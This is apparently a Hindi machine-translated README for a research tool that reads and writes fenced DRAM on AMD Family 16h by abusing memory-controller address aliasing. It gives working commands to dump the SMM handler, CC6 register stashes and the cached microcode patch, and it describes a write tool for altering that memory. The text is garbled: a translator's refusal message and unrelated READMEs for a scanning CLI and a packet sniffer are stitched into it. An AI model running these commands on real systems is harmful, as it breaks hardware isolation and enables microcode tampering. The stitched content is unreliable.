यह PSP का RSA इंजन है — हर fTPM हस्ताक्षर के पीछे का modexp, और उन कुंजियों को बनाने वाले Miller-Rabin परीक्षणों के पीछे भी — जिसे उस मेमोरी से बाहर निकाला गया है जिसे PSP को अकेले अपने पास रखना चाहिए, मेमोरी कंट्रोलर पर बाड़ लगाकर, ring-0 के लिए भी अपारदर्शी। जैसा उचित समझें, संशोधित करें।
जो SMM छिपाता है, उसे पढ़ें।
SMI हैंडलर एंट्री वेक्टर SMBASE + 0x8000 पर स्थित है। SMBASE MSR 0xc0010111 में है। इसे पढ़ें, alias map के माध्यम से बाइट्स निकालें, और उन्हें सीधे एक disassembler में पाइप करें:```sh
./userspace/platform_check || exit 1
sudo modprobe msr
SMM_BASE=0x$(sudo rdmsr -p 0 0xc0010111) SMI_ENTRY=$(( SMM_BASE + 0x8000 ))
sudo ./userspace/dram_dump --protected-pa $SMI_ENTRY --length 0x40
$(printf -- '--map %s ' data/maps/2x4gb_*.map) | ndisasm -b 16 -
I'm sorry, but I don't see any content to translate in your message. You mentioned "INPUT:" but no actual Markdown content followed it.

Please provide the chunk 23 content you'd like me to translate from English to Hindi, and I'll return only the translated Markdown with all structure, code, paths, URLs, and technical identifiers preserved exactly as-is.```nasm
; SMI entry stub — the first thing a core executes when entering the
; ultra-privileged System Management Mode.
mov si,0x8148           ; SI -> GDT pointer parked at SMBASE+0x8148, just past this stub
o32 lgdt [cs:si]        ; load it (o32 -> full 32-bit base, not real mode's 24-bit form)
mov eax,0x3             ; CR0.PE | CR0.MP
mov cr0,eax             ; flip the core into protected mode
jmp short 0x14          ; near jump to serialize and flush the prefetch queue post-switch
mov ax,0x18             ; GDT selector 0x18 -> flat data segment
mov ss,ax               ; reload SS for protected mode
mov eax,0x6efe2ff8      ; SMM stack top
mov esp,eax             ; install the SMM stack
o32 push byte +0x10     ; far-return frame: CS = code selector 0x10
mov ecx,0xc0010111      ; MSR SMM_BASE
rdmsr                   ; EAX = this core's SMBASE
mov ebx,eax             ; stash SMBASE
add eax,0x803a          ; EAX = SMBASE+0x803a, the 32-bit handler entry
push eax                ; far-return frame: EIP = SMBASE+0x803a
retfd                   ; far-return into 0x10:SMBASE+0x803a — the SMI handler proper
Those instructions ring -2 में चलते हैं, जो CPU पर सबसे विशेषाधिकार प्राप्त संदर्भ है, मेमोरी से बाहर जिसे chipset अपठनीय बनाने वाला है। SMRAM "locked" विनम्र सुझाव निकलता है जब हम DRAM controller से सीधे बात कर सकते हैं।
2x4gb को data/maps/ में किसी भी prefix से बदलें जो आपके installed
DIMMs से मेल खाता हो (sudo dmidecode -t memory)। यदि आपकी topology वहाँ नहीं है, तो
analysis/gather_aliases.py चलाएँ फिर analysis/unspaghettify.py अपना खुद का बनाने के लिए।
मुझे नहीं पता कि यहाँ क्या है और मैंने इसे कभी चर्चा में नहीं देखा, संभवतः internal CPU registers। मज़े करें।
जब cores C6 में power-gate होते हैं, तो प्रत्येक का पूरा x86 architectural context restore के लिए यहाँ रखा जाता है।```sh ./userspace/platform_check || exit 1
eval "$(sudo ./userspace/dram_carveouts --region cc6)"
sudo ./userspace/dram_dump --protected-pa $CC6_BASE --length 0x10000
$(printf -- '--map %s ' data/maps/2x4gb_*.map) > cc6.bin
for c in 0 1 2 3; do printf 'core %d ' $c hexdump -C -s $(( c*0x4000 + 0x9b8 )) -n 8 cc6.bin | head -1 done
| `-s` | `--server` | Server URL (default: `http://localhost:8080`) |
| `-t` | `--token` | API token for authentication |
| `-o` | `--output` | Output format: `json`, `yaml`, `table` (default: `table`) |
| `-v` | `--verbose` | Enable verbose logging |
| `-q` | `--quiet` | Suppress non-essential output |
| `--timeout` | | Request timeout in seconds (default: `30`) |
| `--insecure` | | Skip TLS certificate verification |

### उदाहरण

```bash
# सभी स्कैन की सूची बनाएं
kitploit-cli scans list

# विशिष्ट स्कैन का विवरण प्राप्त करें
kitploit-cli scans get --id 12345

# JSON आउटपुट के साथ नया स्कैन शुरू करें
kitploit-cli scans create --target example.com --output json

# कस्टम सर्वर के विरुद्ध स्कैन रद्द करें
kitploit-cli scans cancel --id 12345 --server https://api.example.com
CLI निम्नलिखित स्थानों में कॉन्फ़िगरेशन फ़ाइल की खोज करता है (प्राथमिकता के क्रम में):
--config फ़्लैग के माध्यम से निर्दिष्ट पथ$HOME/.config/kitploit/config.yaml$XDG_CONFIG_HOME/kitploit/config.yaml./kitploit.yamlserver: https://api.example.com
token: your-api-token-here
output: json
timeout: 60
insecure: false
सभी कॉन्फ़िगरेशन विकल्पों को पर्यावरण चर के माध्यम से ओवरराइड किया जा सकता है:
| चर | विवरण |
|---|---|
KITPLOIT_SERVER | सर्वर URL |
KITPLOIT_TOKEN | API टोकन |
KITPLOIT_OUTPUT | आउटपुट प्रारूप |
KITPLOIT_TIMEOUT | अनुरोध टाइमआउट |
KITPLOIT_INSECURE | TLS सत्यापन छोड़ें |
kitploit/
├── cmd/
│   ├── root.go
│   ├── scans.go
│   └── version.go
├── internal/
│   ├── api/
│   │   ├── client.go
│   │   └── models.go
│   ├── config/
│   │   └── config.go
│   └── output/
│       ├── json.go
│       ├── table.go
│       └── yaml.go
├── main.go
├── go.mod
└── go.sum
योगदान का स्वागत है! कृपया सुनिश्चित करें कि आपने पहले पढ़ लिया है:
# रिपॉजिटरी क्लोन करें
git clone https://github.com/kitploit/kitploit-cli.git
cd kitploit-cli

# निर्भरताएं इंस्टॉल करें
go mod download

# बाइनरी बनाएं
go build -o kitploit-cli .

# टेस्ट चलाएं
go test ./...
यह प्रोजेक्ट MIT लाइसेंस के अंतर्गत लाइसेंस प्राप्त है - विवरण के लिए LICENSE फ़ाइल देखें।```text core 0 000009b8 00 09 e0 fe 00 00 00 00 |........| <- 0xfee00900 enabled, BSP bit set core 1 000049b8 00 08 e0 fe 00 00 00 00 |........| <- 0xfee00800 application processor core 2 000089b8 00 08 e0 fe 00 00 00 00 |........| <- 0xfee00800 application processor core 3 0000c9b8 00 08 e0 fe 00 00 00 00 |........| <- 0xfee00800 application processor
एक कोर जिसमें BSP बिट सेट है, तीन बिना — बूट प्रोसेसर और उसके तीन
APs, आइडल के बीच में पकड़े गए, उनकी रजिस्टर स्थिति खुली पड़ी है।

जितना ज़्यादा आप इधर-उधर खोदेंगे, उतने ही ज़्यादा CPU रजिस्टर आपको मिलने लगेंगे:

| offset | x86 state | core-0 value |
|---|---|---|
| `+0x8b0` | GS / per-cpu base | `0xffff9be4e3600000` |
| `+0x9a0` | CR3 (page-table root) | `0x0fd46000` |
| `+0x9b8` | IA32_APIC_BASE | `0xfee00900` |
| `+0xa38` | variable MTRR (base/mask) | `0x6f000000 / …0800` |
| `+0xb10` | saved RIP | `0xffffffff8f3a0029` |

बेशक, ये रजिस्टर वैसे भी ring-0 से सुलभ हैं। असली
*मज़ा* वहाँ बैठी बाकी सारी *अन्य* CPU स्थिति में है — उन आंतरिक
CPU रजिस्टरों को खोदना जिन तक ring-0 पहुँच नहीं सकता।

---

## त्वरित शुरुआत: अपना CPU माइक्रोकोड अनलॉक करें

> *क्या गलत हो सकता है?*

जब कोई कोर C6 में जाता है तो उसका माइक्रोकोड पैच RAM — volatile SRAM — बाकी कोर के साथ बुझ जाता है। इसलिए C6 स्टैश लोड किए गए पैच को DRAM में रखता है और जागने पर उसे फिर से स्थापित करता है। वह प्रतिलिपि प्रत्येक सेव क्षेत्र में `+0x1800` पर बैठती है, और alias किसी भी अन्य बाइट की तरह उस तक पहुँचता है।

CPU द्वारा fenced DRAM में छिपाई गई माइक्रोकोड प्रतिलिपि उठाएँ:```sh
./userspace/platform_check || exit 1
eval "$(sudo ./userspace/dram_carveouts --region cc6)"

# page 1 of core 0's save area is the live microcode patch body
sudo ./userspace/dram_dump --protected-pa $((CC6_BASE + 0x1800)) --length 0x5f0 \
    $(printf -- '--map %s ' data/maps/2x4gb_*.map) > ucode_ram.bin
इसे ज्ञात पैचों से मिलाएँ:```sh
python3 - <<'EOF' ram = open("ucode_ram.bin", "rb").read() chunks = [ram[i:i+16] for i in range(0, len(ram)-16, 16) if ram[i:i+16].count(0) <= 12] for fam in (15, 16, 17, 19): uc = open(f"/lib/firmware/amd-ucode/microcode_amd_fam{fam}h.bin", "rb").read() print(f"fam{fam}h: {sum(c in uc for c in chunks):2}/{len(chunks)} chunks match") EOF
यह एक अच्छा संकेत है:```text
fam15h:  0/94 chunks match
fam16h: 68/94 chunks match     <- the microcode the core is running
fam17h:  0/94 chunks match
fam19h:  0/94 chunks match
ucode त्रिक निकालें:```sh od -Ax -tx1 -w20 ucode_ram.bin
## 🎯 उपयोग के मामले

### 1. **सुरक्षा अनुसंधान और पेनेट्रेशन परीक्षण**

```bash
# सुरक्षा मूल्यांकन के दौरान सभी नेटवर्क गतिविधि कैप्चर करें
sudo python3 netwatch.py -i eth0 -v

# विशिष्ट लक्ष्यों की निगरानी करें
sudo python3 netwatch.py -i eth0 -f "host 192.168.1.100"

# संदिग्ध पोर्ट पर ट्रैफ़िक ट्रैक करें
sudo python3 netwatch.py -i eth0 -f "port 4444"
# DNS समस्याओं का निदान करें
sudo python3 netwatch.py -i eth0 -f "port 53" -v

# HTTP ट्रैफ़िक की निगरानी करें
sudo python3 netwatch.py -i eth0 -f "tcp port 80 or tcp port 443"

# विशिष्ट होस्ट से ट्रैफ़िक ट्रैक करें
sudo python3 netwatch.py -i eth0 -f "src host 10.0.0.5"
# सभी TCP कनेक्शन कैप्चर करें
sudo python3 netwatch.py -i eth0 -f "tcp"

# ICMP (ping) ट्रैफ़िक की निगरानी करें
sudo python3 netwatch.py -i eth0 -f "icmp"

# विशिष्ट सबनेट पर नज़र रखें
sudo python3 netwatch.py -i eth0 -f "net 192.168.1.0/24"
# विस्तृत पैकेट विश्लेषण के साथ सीखें
sudo python3 netwatch.py -i eth0 -v

# विशिष्ट प्रोटोकॉल पर ध्यान केंद्रित करें
sudo python3 netwatch.py -i eth0 -f "udp port 53" -v
[2024-01-15 10:30:45] पैकेट #1: 192.168.1.100 -> 8.8.8.8 | प्रोटोकॉल: UDP | आकार: 74 बाइट्स
[2024-01-15 10:30:45] पैकेट #2: 8.8.8.8 -> 192.168.1.100 | प्रोटोकॉल: UDP | आकार: 90 बाइट्स
[2024-01-15 10:30:46] पैकेट #3: 192.168.1.100 -> 93.184.216.34 | प्रोटोकॉल: TCP | आकार: 66 बाइट्स
[2024-01-15 10:30:45] पैकेट #1: 192.168.1.100 -> 8.8.8.8 | प्रोटोकॉल: UDP | आकार: 74 बाइट्स
  स्रोत MAC: aa:bb:cc:dd:ee:ff
  गंतव्य MAC: 11:22:33:44:55:66
  TTL: 64
  पेलोड: 46 बाइट्स
Netwatch BPF (Berkeley Packet Filter) सिंटैक्स का समर्थन करता है:
# कई शर्तें
sudo python3 netwatch.py -i eth0 -f "tcp and port 80"

# नेगेशन
sudo python3 netwatch.py -i eth0 -f "not port 22"

# जटिल फ़िल्टर
sudo python3 netwatch.py -i eth0 -f "(tcp port 80 or tcp port 443) and host 192.168.1.100"
त्रुटि: "Permission denied"
# समाधान: sudo के साथ चलाएँ
sudo python3 netwatch.py -i eth0
त्रुटि: "No such device"
# समाधान: उपलब्ध इंटरफ़ेस की जाँच करें
ip link show
# या
ifconfig -a
त्रुटि: "Module not found"
# समाधान: निर्भरताएँ इंस्टॉल करें
pip install scapy
कोई पैकेट कैप्चर नहीं हो रहा
# अधिक जानकारी के लिए Python के विस्तृत फ़्लैग का उपयोग करें
python3 -v netwatch.py -i eth0
| मीट्रिक | विवरण |
|---|---|
| पैकेट दर | प्रति सेकंड कैप्चर किए गए पैकेट |
| बाइट दर | प्रति सेकंड कैप्चर किए गए बाइट |
| ड्रॉप दर | छोड़े गए पैकेट का प्रतिशत |
| CPU उपयोग | प्रक्रिया द्वारा उपयोग किया गया CPU |
| मेमोरी उपयोग | प्रक्रिया द्वारा उपयोग की गई मेमोरी |
योगदान का स्वागत है! कृपया:
git checkout -b feature/AmazingFeature)git commit -m 'Add some AmazingFeature')git push origin feature/AmazingFeature)यह प्रोजेक्ट MIT लाइसेंस के अंतर्गत लाइसेंस प्राप्त है - विवरण के लिए LICENSE फ़ाइल देखें।
यह टूल केवल शैक्षिक और अधिकृत परीक्षण उद्देश्यों के लिए है। उपयोगकर्ता यह सुनिश्चित करने के लिए ज़िम्मेदार हैं कि उनका उपयोग सभी लागू कानूनों और विनियमों का पालन करता है। डेवलपर्स किसी भी दुरुपयोग या क्षति के लिए उत्तरदायी नहीं हैं।
⭐ अगर आपको यह प्रोजेक्ट उपयोगी लगता है, तो कृपया इसे स्टार दें!```text 000000 c1 df db eb 28 ac 06 00 f5 ff ff 00 e1 1d 0a f9 ff ef ff 2a 000014 e0 8f 2a c7 ff bf 07 00 ff ff bf 2a e0 1f e0 e7 78 df 7d c0 000028 ff ff cf bf 4c 20 06 00 cf 53 39 00 c0 df db eb fe ff ff 27 [...] 000370 e1 1f c0 bf ff bf 07 00 ff 81 7f 00 e1 1f c0 bf ff 81 7f 00 * 0005f0
और वहाँ यह है, ऊपर अलग uops, नीचे दोहराता हुआ NOP padding।

वहाँ से, `dram_dump` का एक सहोदर टूल है, `dram_poke`। वही alias जिसने patch पढ़ा था, वह इसे लिख भी सकता है — और यह प्रतिलिपि वही है जिसे core idle से बाहर आते समय पुनः लोड करता है।

आगे आप क्या करते हैं, यह आपकी कल्पना पर निर्भर है।

---

## Build```
make        # builds kernel/spaghettify.ko and all userspace tools
make clean
रूट के रूप में चलाएँ। पूर्ण विवरण USAGE.md में।
dram_readसंरक्षित मेमोरी पते से सरल पठन।
--do-swizzle / --do-bankswap फ्लिप्स को DRAM कंट्रोलर में पुश करें ताकि
स्पैगेटिफाइड मेमोरी व्यू में प्रवेश किया जा सके, भौतिक पते
<pa> से एक dword पढ़ें, DCT बिट्स को पुनर्स्थापित करें, और मान लौटाएँ।```
dram_read
--pa
--do-swizzle <0|1>
--do-bankswap <0|1>
### `dram_poke`

संरक्षित मेमोरी रेंज में लिखें।

प्रत्येक `--map` `unspaghettify.py --save-map` से प्राप्त एक हल किया गया spaghettification है,
जो स्वयं `gather_aliases.py` द्वारा एकत्र किए गए alias युग्मों से भरा जाता है; संरक्षित रेंज में प्रत्येक
dword के लिए alias को map से एक GF(2)
pseudo-inverse के माध्यम से पुनः प्राप्त किया जाता है जिसे स्टार्टअप पर एक बार गणना किया जाता है। कवरेज बढ़ाने के लिए कई maps पास करें — एक ही हार्डवेयर पर एकत्र किए गए प्रत्येक
`(at_swizzle, at_bankswap)` के लिए एक — क्योंकि प्रत्येक spaghettification अलग-अलग rank-deficient छिद्रों का समूह छोड़ता है और
किसी दिए गए dword तक पहुंचने वाला पहला map जीत जाता है।```
dram_poke
    [--dangerously-skip-calibration]
    [--calibrate-pa <hex>]
    [--strict-holes]
    [--no-verify]
    [--ignore-fw-mismatch]
    [--fenced-range <lo>,<hi>]
    [--allow-fenced-alias]
    -s, --protected-pa <pa>
    -l, --length <n>
    --map <file> [--map <file>]...
    < in.bin
dram_dumpसंरक्षित मेमोरी रेंज से पढ़ें।
dram_poke के समान --map मशीनरी: प्रत्येक मैप unspaghettify.py --save-map से हल किया गया spaghettification है, प्रत्येक dword के लिए alias एक one-shot GF(2) pseudo-inverse के माध्यम से पुनर्प्राप्त किया जाता है, और विभिन्न (at_swizzle, at_bankswap) पर एकत्र किए गए कई मैप कवरेज को बढ़ाते हैं जहाँ एक मैप के rank-deficient छेद दूसरे के द्वारा भरे जाते हैं।```
dram_dump
[--dangerously-skip-calibration]
[--calibrate-pa ]
[--dry-run]
[--ignore-fw-mismatch]
[--fenced-range ,]
[--allow-fenced-alias]
-s, --protected-pa
-l, --length
--map [--map ]...
पूरी टूलचेन — `dram_state`, `dram_carveouts`, और `dram_alias`; `gather_aliases.py` / `unspaghettify.py` विश्लेषण पाइपलाइन; तैयार किए गए एंड-टू-एंड उदाहरण; और आंतरिक कार्यप्रणाली — का दस्तावेज़ीकरण **[USAGE.md](https://github.com/xoreaxeaxeax/skitter-creek-bath-salts/blob/main/USAGE.md)** में किया गया है।
---
## साझा पाइपलाइन
`skitter-creek-bath-salts` यह खोजता है कि MCT/DCT ट्रांसफ़ॉर्म के अंतिम चरण कैसे उसके ऊपर बनी हर चीज़ की सुरक्षा को गिरा सकते हैं। यहाँ प्रदर्शित एक्सप्लॉइट AMD Family 16h पर एक कॉन्फ़िगरेशन रजिस्टर है, जिसे इसलिए चुना गया क्योंकि डेटाशीट्स ने शुरू करने के लिए पर्याप्त जानकारी दी। जिस *पाइपलाइन* को इसने तोड़ा, वह हर जगह मौजूद है।
चैनल इंटरलीव, रैंक इंटरलीव, बैंक इंटरलीव, स्विज़ल, चिप-सेलेक्ट नॉर्मलाइज़ — हर आधुनिक मेमोरी कंट्रोलर इन सबका कोई न कोई रूप करता है। AMD। Intel। ARM। RISC-V। मोबाइल। सर्वर। एम्बेडेड। वही आर्किटेक्चरल आकृति हर चीज़ के नीचे बैठी है।
इस सबके *ऊपर* SEV, SGX, TDX, TrustZone, CCA realms, pKVM, CoVE, SEP, PSP, ME, T-SEG, SMRAM, C6 stash बैठे हैं। DRAM में पड़ी हर चीज़ — यहाँ तक कि वे चीज़ें जो दीवारों से घिरी और ring-0 या CPU के लिए भी अदृश्य हैं — एक `*p` पाइपलाइन की अंतिम परतों पर टिकी हैं, जिसे हमने अभी-अभी खोजना शुरू किया है।
---
## संदर्भ
* Black Hat 2026 — Spaghettifying DRAM (जल्द आ रहा है)
---
## लेखक
`skitter-creek-bath-salts` Christopher Domas ([@xoreaxeaxeax](https://x.com/xoreaxeaxeax/)) का एक शोध प्रयास है।
---
---
